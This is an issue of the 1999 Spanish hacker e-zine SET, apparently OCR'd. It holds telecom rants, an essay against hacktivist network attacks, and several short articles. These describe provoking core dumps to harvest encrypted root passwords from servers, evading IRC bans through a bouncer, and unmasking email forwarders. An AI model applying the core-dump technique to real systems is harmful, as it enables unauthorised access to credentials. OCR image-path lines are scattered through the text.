Estos de Uni2 (contra telefonica? ;>) empezaron con ganas. Un monton de anuncios, tarifa de fin de semana ampliada, y poco mas. Entre sus proyectos, esta poder ofrecer llamadas metropolitanas a 43 ciudades espa~olas a finales de a~o, comenzando desde Junio, claro. Y en tres a~os, llegar a todas las capitales de provincia y ciudades con mas de 100.000 habitantes. Por lo menos se puede decir que rapidos, no son.

Y que ha pasado con ellos? Pues quien sabe. Las condiciones tuve que conseguirlas en internet (curiosa direccion http://www.uni2.1414.net), ya que aunque en el 1414 me dijeron que me las enviarian a casa, ya ha pasado mas de un mes y nada.

Y lo que no saben es que deben demostrar responsabilidad y capacidad de empuje, algo que les falta a todos.

Aunque puede deberse a politica de empresa. Veamos, puestos en contacto con trabajadores de Uni2, comentaban que la informacion se enviaria en un paquete muy bonito, que tendria que haber empezado a enviarse las pasadas Navidades. Yo todavia no tengo el mio... Lo ha recibido alguno de vosotros?

Claro que con la perspicacia que les caracteriza... Veamos como es esto de su direccion de Internet. La misma persona que nos comentaba lo del paquete (X.25 o no), nos informaba de la eleccion del dominio. Al parecer, el dominio uni2.com esta contratado por una empresa danesa, que lo redirecciona a uni2.dk. Porque no coger Uni2.es??? Simple, porque segun ellos, una vez que una empresa tiene uni2.loquesea, ya no se puede contratar el .es, pues le corresponde a la otra empresa. Y eso que uni2.es esta libre. Querran

dejar claro su procedencia francesa?!?!?! O es que, como nos informaban, lo que les interesa es dedicarse a empresa, y que el usuario apenas se entere?

Si por un casual esta persona lee esto, le recuerdo que aseveraba que Uni2 ofreceria telefonia movil a finales de Enero, porque ya lo tenian listo. Y Mientras Retevision nos da Amena, Uni2 sigue en Bavia.

y en lo que respecta a expansion... Segun ellos, tirar 100.000 lineas en un a~o es complicado. Y claro, han superado sus espectativas, porque en base a esta idea se las habian marcado. No me extra~a que en Espa~a las cosas vayan despacio. Las metas deben ser altas y alcanzables, no bajitas para no meterse un coscorron.

Con 1999 se abre un a~o en el que teoricamente se han liberado las telecomunicaciones en Espa~a. Esto quiere decir que por ley, cualquier operador que lo desee puede establecerse en Espa~a y hacer competencia. Pero no os hagais ilusiones.

Hasta Abril no veremos los primeros resultados. Y eso si los vemos. Como he dicho, aqui hace falta una compa~ia con un buen par de webos, que se muestre responsable y cumpla con las fechas previstas, no con multiples retrasos (caso Retevision), que ofrezca los servicios mas avanzados en el menor tiempo posible (tres a~os los de Uni2), y que sobre todo, tenga unas tarifas adecuadas.

Aqui hay una solucion... Dicen que el mercado en Espa~a es peque~o, que no hay tanta poblacion como para dar llamadas metropolitanas gratuitas sin tener perdidas, que no se puede ofrecer tarifa plana en Internet, porque no somos tantos (y sin embargo somos el pais con mas proveedores por habitante). Pues nada, no estamos en la Union Europea? No nos une mas el euro? Acaso no dicen que no habra fronteras? No es esto un calco de los Estados Unidos? Pues venga, una operadora global a nivel de la Union Europea (de estados?... U.S.E. United States of Europe??? :D). Asi ademas nos beneficiariamos mas gente.

Aunque claro, como siempre, ya tendran a los ingenieros trabajando para buscar la mejor excusa.

No podemos olvidar el tema del cable. Por fin se empiezan a implantar en Espa~a los servicios de cable. A lo que he podido oir comentarios como:

"Cuando metan el cable, la tarifa plana carecera de sentido"

Desde luego o esta persona no se conecta a Internet, o lo hace gratis por el trabajo o similar. Porque una vez que este implantado el cable, desde luego que no pagaremos la llamada telefonica, porque no hay que hacer ninguna llamada telefonica (ni tampoco sirven los modems actuales, por mas que se empe~e algun que otro tecnico). Pero si pagaremos la conexion a Internet, de la que afortunadamente disponemos de tarifa plana desde hace tiempo con muchos proveedores (estos si que saben).

Pero quien nos asegura la tarifa plana de conexion cuando este implantado el cable? Ahi si necesitaremos una tarifa plana, que desde luego no sera telefonica. Esta la dejaremos para otros menesteres.

Ah! Y no espereis ver el cable muy pronto. Si vivis en una ciudad grande, importante (Madrid, Barcelona, Valencia...), es posible que lo podais catar para final de a~o. Los demas... A radiopaquete, que es lento pero gratuito.

En definitiva. Nos alegramos porque se empiece algo que puede resultar positivo, especialmente para los usuarios. Pero si solo empieza y ahi se

queda, o avanza a pasos de tortuga, entonces la alegria pasa a frustracion. Las compa~ias que esten luchando ahora por este mercado deben recordar que se trata de un campo en permanente evolucion, y que si tardan tres a~os en implantar una tecnologia de hace diez, cuando haya que actualizarse nos podemos morir. Decia Green LegenD que antes le llegara el bug del 2000. Yo le respondo que para cuando esto funcione bien, el bug del 2000 sera un venerable anciano.

Una cosa mas... QUIERO A LA BELL AQUIIIIII !!!!!!!!!

Falken
EOT

[:-{ 0x04 }-:]

RETEVISION - EUSKALTEL - UNI2 -TELEFONICA - BRITISH TELECOMM - LINCE - ......

Con la liberalizacion de las telecomunicaciones todos los internautas esperabamos impacientes a nuestro operador telefonico salvador, a aquel que nos libraria de la tirania y el dominio dictatorial de Telefonica. Aun no ha llegado ese dia. Seguimos casi igual, en algunas ocasiones peor. No hay abaratamiento de costes, no hay mejora del servicio (aun hace menos de 2 dias que lei un articulo sobre recientes denuncias por el mal funcionamiento de Iddeo, el servicio competidor de Infovia, de la mano de Retevision)

Es increible que con los 4 contendientes (1 de ellos de Euskadi y otro que aun no ha llegado del todo, BT) no tengamos ni mejoras en el servicio ni unos precios competitivos en ninguno de ellos.Y lo peor de todo aun creo que esta por llegar...

Ya corren rumores de la "amistad" que ha surgido entre Retevision y Uni2; no me extra~aria ni un pelo que estos 2 grandes se asocien y unifiquen los precios para que el usuario pague siempre mas por menos. No es de recibo lo que esta pasando. Y llega el turno de Infovia/Infovia Plus/Telefonica: es absolutamente patetico que en un pais que presume de haber cogido el tren europeo en primera fila ocurran cosas como estas, no es posible que se aplace una fecha prevista de cambio mas de un mes para que a 2 dias vista del ultimo plazo (17 de Enero) todo siga como al principio o peor: continuas desconexiones, conexiones fallidas (y cobradas), cambios de telefono (hoy funciona el 055, ma~ana solo el nodo local de Infovia Plus, pasado solo el 055, luego ninguno...)


O como sucedio el miercoles 13 a eso de las 6 de la tarde (mas o menos ese dia y a esa hora) durante unas cuantas horas, Espa~a entera perdio la conexion con los EEUU por (segun rumores) una excavadora en Madrid que se llevo por delante el cableado de Telefonica que nos une con Yankilandia. No existe una conexion auxiliar en Barcelona? Por que no respondio Telefonica Transmision de Datos a ninguna llamada en busca de una explicacion?

Es posible que en el futuro todo cambie: todos tendremos la llamada Tarifa Plana (lo que no se es a cuanto al mes), nos conectaremos por lineas RDSI usando los 2 canales, o por cable, satelite, o aprovechando las lineas electricas ya instaladas? a muchisma mas velocidad (X Mbps)... pero mientras tanto, tendremos que arrancar nosotros mismos el bucle local (el cableado que va desde nuestra casa hasta la primera centralita Telefonica), para poner luego nosotros mismos tambien los cables de la competencia, pues si tenemos que esperar, seran nuestros nietos los que nos cuenten como va la movida, y mientras tanto, la AUI, nuestros "defensores" proclamando que la "tarifa plana le parece injusta". Vomitivo. Este pais siempre ha ido agarrado al vagon de cola de todos los avances en telecomunicaciones e

informatica desde hace unos cuantos a~os. Movamonos para que esto cambie, ahora que ya "zemo europeo".

Chessy, 17 de Enero de 1999

Hack ta zabal zazu!



A comienzos de a~o pude leer las declaraciones que un grupo que se hace llamar LoU (Legion of the Underground), habia realizado acerca de las actividades que pretenden realizar en contra de ciertos paises que desde luego no cumplen con muchos de los derechos declarados en el acta de Derechos Humanos.

Practicamente estas actitudes constituyen de por si una declaracion firme de guerra virtual contra estos paises, entre los que se encuentran China e Iraq. Sus intenciones son cortar y bloquear las redes de estos paises.

No podemos estar mas que en TOTAL DESACUERDO con estas actividades, que no benefician mas que a la politica (no lo neguemos), y perjudican a los ciudadanos, eliminandoles las posibilidades (minimas, eso si) de que disponen para acceder a la informacion y comunicar al exterior lo que les sucede.

En un pais como China, en el que dos personas son detenidas por un delito informatico en el que obtienen 31.400 dolares (unas 4.700.000 pesetas, o poniendonos al dia, 28.300 euros), y pese a recuperarse todo el dinero, son condenadas a MUERTE. Desde luego no son actividades a apoyar, y debemos hacer cuanto este en nuestra mano para que esto sea conocido. Para conseguir que por una vez, se respeten los derechos humanos.

Al destruir las infraestructuras de comunicacion de que dispone el pais, conseguimos que actos como este NO SEAN CONOCIDOS, pues aunque los recursos para los ciudadanos de a pie sean minimos, siempre tienen la posibilidad de comunicar si no todo, si gran parte de lo que pasa.

Ya no solo es aquello que tenga que ver con tecnologia. Como no me canso de decir, se trata de derechos humanos. Como la ablacion de ni~as en sudan, la exclavitud que se sigue manteniendo otros paises, las penas de muerte generalizadas... Al limitar las posibilidades de comunicacion, evitamos que estos hechos sean conocidos.

El hacktivismo, como tal, no es mas que una nueva tendencia. No creo que se deba entender que un hacktivista es hacker, pero eso es otro tema.

Esta tendencia, como todas las de su clase, tiene su razon de ser, y por lo general, merecen la pena. Pero como siempre, llegara un momento en el que se desvirtue.

Por eso desde aqui propugno aquello que siempre he mantenido. No se trata de seguir unas ideas porque sean buenas. Se trata de usar el sentido comun, de ser coherentes.

Asi que me declaro ACORDE a la declaracion conjunta realizada por 2600,

CCC, cDc, !H, l0pht, Phrack, Pulhas y T0XYN.

Aunque como siempre, una ligera critica ;>

Si bien todo lo que se dice en la declaracion realizada es correcto, no veo que se propongan alternativas, como potenciar el acceso a los recursos de informacion para los ciudadanos de estos paises. Algo asi como lo que se firmo en el ICET, el pasado a~o 1998 por varios paises para potenciar las telecomunicaciones de urgencia, en especial en paises que se encuentran situaciones precarias. (Tratado al que por cierto Espa~a no se acogio).

Ese es quizas el aspecto por el que mas debieramos movilizarnos y es por mantener y ampliar las vias de comunicacion, y hacerlas accesibles a cuanta mas gente, mejor.

Un ultimo punto... de ultima hora, como no ;)

En el manifiesto de la LoU no podemos mas que encontrar atentados contra lo que tradicionalmente se ha considerado como hacker. Hemos visto como solicitan "destruir", y no "crear".

Pensemos por un momento que los oprimidos tambien sufren las consecuencias de la falta de redes de informacion. Esa informacion que debe fluir libre. Esa informacion por la que debemos molestarnos en conseguir que siga su curso hasta todos los rincones. Que lo que mas debemos fomentar es el desarrollo y la creacion de nuevas vias de comunicacion hacia quien sufre los problemas, hacia la historia real.

Censurar, cerrar vias de informacion, intentar impedir que esta informacion sea accesible... en definitiva ser un gamberro, no es algo con lo que este de acuerdo. Y digo gamberro por ser suave.

Eso es todo.

Falken
EOT

EOF

```
-[ 0x05 ]--------------------------------------------------------------
-[ BAZAR ]-------------------------------------------------------------
-[ by varios autores ]-------------------------------------------------SET-18-
```

En este numero nace otra nueva seccion, la que teneis delante de vuestras narices.
A lo largo de las preparaciones de cada numero, recibimos multitud de textos que apenas superan los 5 kbytes, e incluso los hay inferiores. No son suficiente para ser considerados un articulo de por si, asi que desde hace ya tiempo estabamos pensando en realizar una seccion como esta, en la que recoger todos aquellos textos que nos envieis que sean interesantes.
Ademas, para diferenciarnos de otras inicitivas con las que seguramente nos esteis comparando ya, tienen cabida aquellos trucos, peque~os trozos de codigo y descubrimientos de los que nos querais hacer participes. Para ello no teneis mas que escribir a:

<set-fw@bigfoot.com>

Indicando en el subject 'Bazar'.
Y sin mas preambulos, comencemos con lo que tenemos para este mes:

```
-< 0x01 >-----------------------------------------------------.---------.-
                                                             '-< key >-'
```

****
****

KEY'S PAGE WEB
para
Saqueadores
(SET)

****
****

Salut a todos los que hacen posible este e-zine y a los colaboradores... y por supuesto, a todos los que se interesan por el mundo underground.
Soy Key... nuevo en este mundo underground, pero con ilusion por aprender...
Como veis, por el momento soy incapaz de usar el PGP, pero eso lo intentare solucionar en breve, y lo que aqui expongo carece de interes para el Gran Hermano, (no se dice asi?... o puede que lo incite a moverse mas en el mundillo que ahora expondre), jejeje, o al menos asi lo creo .... y por otro lado, me da igual que lo lean....asi no se aburren.
Ademas de ofreceros un hueco en mi pagina (si lo deseais), puedo comentaros un tema de redes bajo otra plataforma de la cual muy poca gente ha oido hablar por la carencia de referencias que tengo en los e-zine que leo, incluido el vuestro, por que los de los guiris con los traductores parecen de apaches, pero tampoco lo he visto .... y es la comunicacion via ondas.
Pero no hablamos de ondas via telefonos moviles... sino de emisoras de radioaficion.
Me explico, hay otro tipo de modem, que igual que este (el de soporte telefonico), enchufandolo al orde~ador y a la emisora, envia por la frecuencia que deseemos pues eso, lo que deseemos.... mediante packet, de hecho, esta forma de comunicacion entre ordenadores se denomina RADIO-PACKET.
La comunicacion via RADIO-PACKET es mucho menos anomina que por Internet si cabe... Pero hay soluciones para todo, jejejeje.
Hay varios tipos de frecuencias... La mas usual por ser el precio de los equipos mucho mas economico es la llamada Banda Ciudadana (ECB), pero luego estan las llamadas 2 metros y la de 70centimetros... llamadas asi, entre otras razones por la longitud de onda que utilizan.
En todas debes tener tu licencia, por la que pagas distintas cantidades (dependiendo de la frecuencia que desees utilizar) y con la que te "ceden" unas siglas con las que identifiarte al "modular" con otra "estacion".
En caso de que por tu cuenta te compres un equipo (por otra parte sin problemas en cualquier tienda especializada) y no se lo digas al maravilloso Ministerio de Telecomunicaciones,dandote de alta eres declarado "PIRATA", y por ello puedes ser condenado a pagar una multa de diversa cuantia, pero ese caso es muy, muy, pero que muy dificil que

llegue, a no ser que seas un gamboso y vallas dando la vara y saltandote filtros como tonos y subtonos que usan para proteger la frecuencia...
Pero pasando de ese tema, he intentado daros una especie de vision global del tema o como estan montadas las cosas en este punto, y considero que es factible usar esta modalidad , de hecho , ya se usan y hay varias BBS funcionando desde hace a~os, y no entiendo por que nunca se le ha dado relevancia alguna, siendo otra opcion de comunicacion factible y muy economica.
Bueno, esto es algo que deseaba comentaros... y ya lo he hecho.
Puede que os resulte curioso el tema, y hasta que deseeis incluirlo en vuestro e-zine, estando dispuesto y honrado de haceros un peque~o comentario como introduccion para los que deseen probar esta forma de comunicacion, que por otra parte admite hasta chat... eso si, limitado en numero de interlocutores pero para lo que tambien hay... ¨?¨?¨?   pues eso, solucion.
KEY
http://geocities.com/siliconvalley/campus/7822
P.O:Os imaginais a parte del mundillo Underground rulando info por el aire "for the face"???

```
-< 0x02 >-------------------------------------------------.--------------.-
                                                          '-< New-Jack >-'
```

My name is Dump, Core Dump

Por New-Jack

Si os moveis en entornos Unix estareis acostumbrados a ver archivos core y seguramente sabreis lo que son, aunque excepto que esteis realizando un trabajo de depuracion seguramente les hayais prestado poca atencion.
Un core es el volcado de parte de la memoria correspondiente a un programa que ha finalizado de forma imprevista.
La utilidad de esto, es averiguar la causa de esa terminacion extra~a a posteriori y obtener informacion de debuging durante el desarrollo y la depuracion de programas.
Pero para nosotros los hackers un core, tiene una segunda utilidad. Ya que el core es un volcado de memoria, si el programa que produce el core estaba trabajando con logins y passwords, estos se volcaran tambien en el core.
[Cores locales]
Normalmente los cores se crean en el directorio raiz de la maquina (/) y por lo tanto aunque puedan ser producidos remotamente solo son accesible para usuarios locales.
Esto limita mucho su aprovechamiento, aunque puede ser una manera sencilla de obtener el password (encriptado eso si) del root, en sistemas en los que no conseguimos que funcione ningun exploit.
La forma mas habitual de crear un core es provocando un buffer overflow en el programa que queremos despues de haber hecho que este cargue el password que buscabamos en su memoria.
Por ejemplo, si queremos que el demonio de correo POP haga un volcado del password de root, simplemente accedemos al puerto 110 introducimos como usuario root y como password uno falso, de esta forma el demonio habra tenido que cargar el password de root para hacer la comparacion. Ahora provocamos el overflow (Si el demonio es vulnerable a este tipo de ataques) y voila.
Si todo ha ido bien, el demonio habra terminado de forma imprevista y habra creado un core donde estara el password encriptado del root.
Otras formas de provocar un core dump en un programa que no sean buffers overflows son:
-Matandolo (Para esto normalmente no tendremos nivel)
-Provocando la saturacion del programa, flodeandolo de alguna manera.
-Provocando un colapso de la propia maquina.
-Enviandole informacion extra~a que no espere.
-Creando muchas copias en memoria del mismo programa.
-Etc...
No puedo detallar casos concretos porque el articulo se haria interminable,

ya que la posibilidad de crear un core que contenga informacion delicada depende del software y la version de cada demonio. Si sois habituales de la bugtraq seguramente habreis leido sobre multitud de demonios vulnerables.
[Cores remotos]
Pero no todos los cores se depositan en el directorio raiz, sino que para nuestra suerte pueden depositarse en un directorio accesible desde el exterior por 2 razones principalemente.
-Si el programa que crea el core esta chroot-eado seguramente creara el core en su raiz, que normalmente es accesible desde el exterior en servidores como el de ftp, web, etc... (No todo en el chroot tenia que ser bueno en el ambito de la seguridad :)
-Si se ha configurado al sistema para hacer el volcado del core en otro directorio que no sea el raiz. La mayoria de las veces este directorio es el directorio hogar (HOME) del programa que lo crea. Por ejemplo ~ftp que suele corresponder con /home/ftp o /usr/home/ftp normalmente accesibles desde el exterior.
Los hackers tenemos una ventaja sobre la mayoria de los internautas, vemos mucho mas, cuando un internauta medio entra en un servidor ftp ve un monton de ficheros raros y les da poca importancia, nosotros vemos en cada uno de esos ficheros un posible problema de seguridad de la maquina, y si ese fichero se llama core la suerte esta de nuestra parte.
Cada vez que recuerdo las veces que he visto un fichero core en servidores ftp hace a~os, cuando todavia no conocia el mundo unix, pienso que esto de la seguridad informatica muchas veces es cuestion de suerte.
Asi que ya sabeis si veis algo que se llama core o core.dump o imapd.core o algo por estilo no dudeis en bajaroslo, puede contener agradables sorpresas
[Gopher]
Este viejo servicio, cada vez mas en desuso es muy amigo de los core dumps, y ademas tiene la mala costumbre de dejarlo en su directorio raiz accesible a todos aquellos que sepan verlo.
Navegando por los menus de un servidor gopher tal vez encontreis alguno, aunque la forma mas rapida de hacerlo es usar el servicio de busqueda del propio gopher (Si lo tiene)
[Ftp]
Mi favorito para encontrar cores, cada dia me sorprendo mas de los servidores de ftp con cores accesibles.
Ademas son conocidas 3 o 4 formas de crear cores remotamente en versiones antiguas del ftpd pero que todavia son muy usadas, asi que no tendreis ningun problema en crear vuestro core y despues recogerlo, si habeis tenido la suerte de que no ha ido a parar al directorio raiz de la maquina.
[Web]
Aparentemente ocultos y por ello poco conocidos, estan ahi, esperando que los recojas, casi siempre en el directorio raiz o en el /cgi-bin.
Cuanto mas complejo sea el demonio de web o mas saturado este el servidor mas probable sera encontrar un core de web. Ademas algunos cgis tambien son aficionados a dejar cores aunque rara vez contienen passwords importantes.
Ademas tambien hay unas cuantas formas bastante conocidas de crear cores remotamente en este tipo de servidores, asi que no os faltaran alternativas a probar.
[Otros demonios]
Otros demonios que ofrezcan la posibilidad de acceder a ficheros dentro de una maquina tambien son posibles formas de acceder a un core, aunque es bastante raro que ocurra.
Por ejemplo en algunos sistemas antiguos, sobre todo si el correo estaba manejado por scripts (Por ejemplo para manejar una lista de distribucion) y si eras capaz de crearte una cuenta con el login de core, con un poco de suerte podias encontrarte algunas sorpresas en tu correo.
Tampoco he encontrado ninguno, pero me han comentado que en servidores que exportaban el directorio temporal (/tmp) a todo el mundo mediantes NFS, a veces contenian peque~as sorpresas de este estilo.
Otro servicio que a veces produce core es el demonio de samba, aunque en las ultimas versiones parece que es mas estable.

Y ahora mismo no recuerdo mas casos en concreto pero seguro que hay bastantes demonios que puedan sernos de utilidad a la hora de acceder a un core.
[Conlusion]
La conclusion, mas que para hackers es para administradores, y es que en el mundo de la seguridad nunca se puede perder la atencion cualquier peque~a pista que podamos ofrecer al exterior incluso algo tan normal como un core puede comprometer totalemnte nuestro sistema, incluso a nivel de root.
Saludos
New-Jack / Murcia / Septiembre de 1998

-< 0x03 >----------.
‘-< qua$ar >-’

COMO SALTARSE UNA K_LINE (tambien se puede titular BOUNCER EXPLICAO PA LELOS)

By QUA$AR
Esto ke voy a explicar a continuaci¢n creo ke no llega ni a articulo pero supongo que a mas de uno le va hacer un papelon. Y ademas, mucha gente no sabe de su existencia y seguramente esta buscando algo asi o por el contrario, lo tiene en casa y no sabia si era para hacer pipas o tostadas o vete tu a saber.
Lo que si que es cierto es ke desde ke me lo dio a conocer a mi el tio SINCOPE, cada vez que lo nombro me toca explicarlo. Asi que he pensado en mandar la susodicha explicacion a una e-zine de gran distribuci¢n como esta y asi m’ha ahorro 345,7 explicaciones del tiron. A aquellos que se consideren 3l1t3 (XDD @|#!"úú"$??????) ke no sigan leyendo porque esta explicao pa lelos asi ke como sabeis tanto.....pues esto lo tendreis to superao...
Tambien destacar que si alguno siempre se ha preguntado como va o cual es el listado C de un bouncer este NO es su articulo. Mas que nada por tres simples razones:

- Dejo las puertas abiertas e invito a que alguien se anime a hacerlo.
- Supongo, que de 30 lectores ke lean esto solo les interese a 10.
- La tercera y mas importante, porque yo mismo no tengo ni repajolera idea de como lo hace.

Asi que el mierda-articulo este, solo va dirijido a aquellos que dicen que la revista tiene un nivel ’mu’ alto y deberian aparecer articulos mas faciles. O bien, a aquellos que no sepan que es ni como funciona un bouncer.
Pues vamos alla, lo voy a contar mu facil mu facil para ke no quede ni una sola duda...
Resulta ke hay un tipo de programita muy enrollao y que a algun genio se le ocurri¢, que te permite usar la IP de otro colega para conectarte a donde o con quien quieras.
Despues de leer la frase anterior el programa parecer un chollo. Pero no, no es asi y mas abajo entenderas porke.
Bueno, pues al susodicho tipo de programa se le llam¢ BOUNCER.
Ahora toca explicar porke un bouncer no es un chollo pero si es muy muy util. Lo divertido hubiera sido que pudieramos utilizar la IP de nuestro colega sin que l se enterara pero no ocurr esto. Sino, menudo follon podria armarse.
El caso es que no solo tenemos que pedirle a nuestro colega el permiso para usar su IP sino que es nuestro propio colega quien debe tener el bouncer cargado en su ordenador.
El BOUNCER, mal explicado pero para ke lo entendamos todos, es un programita que hace como de repetidor. Por lo tanto lo debe cargar el colega o tipejo que vaya a hacer de repetidor para poder hacer de repetidor, valga la redundancia.
El tema esta (o la gracia, o el kit de la cuestion...) en ke cuando nos repite pasamos a tener SU IP (la del colega repetidor).
Supongo que en la red deben de haber la leche de bouncers pero yo encontr el WANIRC de 7th sphere y como me funciona pues ya no busqu mas.
Para poder saber como configurarlo (una chorrada) vamos a diferenciar dos partes :

- Nuestro colega-repetidor

y

- Nosotros (que vamos a ser los aprobechados de todo esto)

As¡ sabremos que tiene que hacer cada una de las partes para que todo vaya

bien.
Primero, nuestro colega-repetidor.

Nuestro coleguilla es el que en principio tiene mas que hacer (aunque
no es nada...esta tirao).
Nuestro colega-repe ejecuta el WANIRC y se encuentra una ventana con
SOLO tres fields (ventanitas) a rellenar:
- Current bouncer server
- Current bouncer port
- Listen port
El CURRENT BOUNCER SERVER es el server victima al ke nuestro colega enga¤a...
El CURRENT BOUNCE PORT es el port del server enga¤ado por el vamos a entrar...
El LISTEN PORT es el puerto del ordenata del colega-repetidor por el que vamos
a entrarle para ke desde ahi nos "repita" hacia el server enga¤ado.
La cosa se puede haber complicado un pelin pero ponemos un ejemplillo y
chimpum:
Imaginemos ke estamos, o tenemos un colega que esta, conectado a inet a
traves de un server gratutito o de un banco o una empresa. Todos sabemos ke
IRC-HISPANO por su cuenta decidi¢ poner un K-LINE a este tipo de servidores
(los de super-santader lo sabran bien...). Ahora viene la pregunta de los
100+E123213 millones. Que vamos ha hacer para saltarnos la K-LINE???????
Siiiiiiiiiiiiiiiiii, efectivamente, usar un bouuuuncer.
Victima:
Server IRC.PEPEPALOTES.ES
port 6668 (el del IRC)
Entonces, joer esta mamao, que vamos a hacer.....
CURRENT BOUNCER SERVER - IRC PEPEPALOTES.ES
CURRENT BOUNCER PORT - 6668
PORT LISTEN - (te lo inventas) 1234 (o 666 o 4565463456434654563)
y con esto la parte de nuestro colega-repetidor ya esta acabada.
Ahora nos toca a nosotros.

Siguiendo con el ejemplo del IRC entramos en el MIRC y vamos a crear un nuevo
servidor de IRC...jiji....asi ke vamos alla...
File-setup-add del MIRC 5.31...
DESCRIPCION: Colega-repe (o lo que os de la gana poner)
IRC SERVER: adivinais???..si, si, aqui va la IP de VUESTRO COLEGA-REPETIDOR
PORT: efestivamente....aqui va el puerto ke vuestro colega-repe os ha abierto.
Para los mas cortillos el que ha puesto en LISTEN PORT
GROUP: (lo ke os de la gana) por ej. "A la mierda la K-LINE"
le dais a CONNECT y..... leches....estoy dentro....buaaaa!!!!
Probad a poner un /whois a vosotros mismos......narices!! pero si soy un clon
de mi colega...y la gente dir , co¤o! que clon mas listo, tiene inteligencia
propia... ;)
Advertencias

Si se cae el repe os vais detras...
Si vuestro colega tb esta en irc y lo nukean, a vosotros tambien
Si os nukean vuestro colega os da dos ostias porke a el tambien le nukean...
No solo sirve para irc....echarle imaginacion... ;D
Solo va con Winsock 2 (of course)
*** Pues ya solo me queda dar la gracias a SINCOPE por su descubrimiento
y explicacion del tinglado y a TARAS por ser el conejillo de indias
(ji ji)
Para sugerencias o lo ke os de la gana....todo menos gays en:
QUASARR@geocities.com (si si, con doble RR)
o bien
ICQ NUMBER: 11593092 QuasaR
o a SET...
NOTA (y aprovechando...):
Para akellos ke me han preguntado lo del quake 2 tienen que parchearlo
con los DOS ultimos parches ke hay. Uno de 9 mg y otro de 500k y tener modem


```
de 28800 sino, no vais a poder jugar en inet....preguntad en #4quake2...
Ahora si.....hasta otra.....
@1998 QúUúAú$úAúR  the spacehackman... :D
-< 0x04 >-----------------------------------------------------.------------.-
                                                              '-< TRUCOS >-'
          .-< Hendrix >-
  --< 1 >--:
          '-< De como escanear lineas sin gastar un duro de forma legal >-
"UNI2 no cobrara el establecimiento de llamada",
La noticia que todos los Phreakers estaban esperando, a partir de
ahora y gracias a esta nueva compa~ia telefonica se podran hacer
scaners de lineas a un precio muy economico.
Para mas informacion llamar al 1414 (informacion UNI2)
          .-< Paseante >-
  --< 2 >--:
          '-< De como averiguar a que direccion envia un reapuntador >-
Muy facil, pero hay que ver la de gente que se estrella en esto:
telnet mail.someisp.es 25
helo pinocho
mail from: yopispo@unbuzon.com ret=hdrs
rcpt to: chuperjaker@bigfoot.com notify=success,failure
data
tururu
.
quit
A esperar. Requerido ESMTP. Hey, funciona con *@thepentagon.com.
A que esperais para saber quien soy? XDDDD
          .-< Falken >-
  --< 3 >--:
          '-< De como pegar los articulos de SET de un golpe >-
Para Linux:
   Version 1:
      [falken@hazard set]$ cat {0x0[0-9].txt,0x0[a-f].txt,0x1[0-9]-txt} > SET
   Version 2:
<++> set_018/trucos/glueset.sh
#!/bin/bash
#
# Este corto script le facilitara la tarea a mucha gente cuando quieran
# pegar todos los articulos de SET en un solo fichero.
#
# Como parametro recibe el numero de sufijo que se quiere poner a la
# revista
#
#   glueset [sufijo]
#
# Saqueadores, 1999
# by Falken
ls -f 0x* > list.tmp
touch set$1
cat list.tmp | xargs cat >> set$1
rm list.tmp
<-->
Para DOS/Windows:
   Version 1:
      C:\SET\SET18\type 0x*.txt >> ezine.txt
   Version 2:
<++> set_018/trucos/glueset.bat
@echo GlueSET by Falken - (C) Saqueadores 1999
@echo ------------------------------------------------------------------------
@echo Este fichero por lotes pegara todos los articulos de SET en un solo
@echo archivo. Durante el proceso, mostrara alguna informacion por la
@echo pantalla, por la que no debes preocuparte.
```

```
@echo No se garantiza el orden de los archivos. Imprescindible que no exista
@echo el fichero ’ezine.txt’
@echo ------------------------------------------------------------------------
@echo Pulsa una tecla...
@pause
@type 0x0*.txt >> ezine.txt
@type 0x1*.txt >> ezine.txt
@echo Proceso concluido
<-->
```

EOF

```
-[ 0x06 ]-----------------------------------------------------------------
-[ UPC ]-------------------------------------------------------------------
-[ by GreeN LegenD ]-----------------------------------------------SET-18-
```

Entendiendo los Codigos de Barras (UPC)



by GreeN LegenD - (c) 1999 - SET 18

Programa by Falken

Contenidos

Intro 1

Bueno aqui estoy otra vez, esto se me ocurrio despues de leer algo sobre el tema y no se hasta que punto se ha tratado en el "underground" o la gente sabe de que va esto. Ademas ninguno de mis compa~eros del Staff escribiria sobre esto y por cuestion de variar, si quereis otras cosas comentarlo. Esto os puede ser util dado que algunas tarjetas de seguridad usan un codigo de barras sin numero y con eso lo podeis averiguar.
Tambien tiene algunas utilidades en el Super, pero esas os la dejo que las penseis vosotros solos. Querias articulos tecnicos Garrulo ? Pues escribe a ver.. Espero que entendais la representacion de las barras dado que no es nada facil dibujar esto en ASCII. Que esto valga como introduccion a lo que es el UPC, el programa que acompa~a a este articulo esta hecho por Falken, el mismo explicara su funcionamiento en la fuente. Ante todo gracias a Falken por "quitarme" esa carga.

GreeN LegenD


Origen 2

(En realidad comienza antes, pero ahorremos espacio, el primer intento de algo similar se hizo 20 a~os antes sin llegar a buen puerto..)

Esta Historia comienza un Junio de 1974 en un Supermercado de Troy, Ohio. El super se llamaba "Marsh" y un buen dia de Junio los clientes se encontraron que no habia cajera y que ahora todos los productos llevaban pegado una etiqueta de fondo blanco especial. El CODIGO DE BARRAS, conocido tecnicamente por UPC, Universal Product Code. Estos asombrados clientes llegaron a la caja y en esta habia un peque~o scaner laser, el que todos vosotros ya conoceis y habreis visto muchas veces..
Luego los clientes recibian un ticket cuando habian acabado de registrar su compra y despues pagaban a una unica cajera entregando el ticket. Este invento fue inventado por IBM y tiene miles de aplicaciones actualmente. Desde los cereales del desayuno hasta los condones pasando por los periodicos y los cd-rom. Veremos mas sobre esto depues...

Observad como se posicionan el haz laser con los dos espejos para que la zona sensible este bien definida. Los espejos suelen ser compuestos de varias piezas y rara vez son un "solo" espejo.
El sistema de este puede varias pero lo "comun" es que funcione asi..

Lector de UPC :



A = Protectores
B = Zona sensible/lectora de UPC (cristal de espejo)
S = Laser-Escaner lector de UPCs
E = Espejo de posicion de haz laser
e = Espejo especial (multiples, tambien posicion laser)

Hablando Claro 3

